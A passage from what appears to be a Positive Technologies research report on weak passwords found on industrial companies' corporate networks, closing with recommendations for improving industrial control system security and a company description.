The most common combination is a numeric password up to eight characters long. For example, one of the most frequently used numeric passwords, 123456, was found at every other company (55%). At more than half of companies, access to devices was gained using a blank password, with only a username required. Such weak combinations were mostly used for web interfaces for printer control or monitoring systems. In some cases, access to the database management system was not password-protected.



Most common dictionary passwords (percentage of client companies)

These figures are typical for corporate infrastructure at industrial companies. However, passwords on industrial networks are even weaker. Security issues within industrial networks are a separate subject for future publications.

CONCLUSION

ICS security and process uptime hinge on effective administration of the network and network equipment, including timely installation of security updates. Although these functions are primarily the responsibility of system administrators, security staff should ensure that these actions are being consistently implemented. Unfortunately, information security is often followed poorly or not at all. Formal compliance (following security requirements "on paper") does not improve the situation. Some of the causes may be outside of staff control (inability to update software because newer versions are incompatible with critical systems), while others result from ignorance or negligence (such as insufficient employee knowledge, instructions from management that contradict security standards, or the simple laziness of administrators who set up remote access to gateway servers).

At most tested sites, administrators and security staff control the corporate information system and gateway servers, but do not have the privileges required to ensure and control information security of the industrial network. Security of the industrial network falls to the ICS integrator or information security officer for operational technology, whose primary performance metric is uninterrupted uptime and physical security of the facility. Moreover, security staff frequently lack the resources needed for close control, especially when a single person is assigned responsibility for multiple facilities.

Taken together, these factors degrade ICS security to a considerable extent. The result is that industrial companies are not ready to withstand targeted cyberattacks. Even one ICS cyberincident can cause irreparable consequences, including accidents and loss of life. Therefore, we urge taking preventive security measures, searching for and remediating vulnerabilities, and increasing employee awareness regarding information security. It is also important to detect and respond to cyberincidents rapidly, including with the help of modern attack detection systems.

About Positive Technologies

Positive Technologies is a leading global provider of enterprise security solutions for vulnerability and compliance management, incident and threat analysis, and application protection. Commitment to clients and research has earned Positive Technologies a reputation as one of the foremost authorities on Industrial Control System, Banking, Telecom, Web Application, and ERP security, supported by recognition from the analyst community. Learn more about Positive Technologies at ptsecurity.com.

POSITIVE TECHNOLOGIES

info@ptsecurity.com ptsecurity.com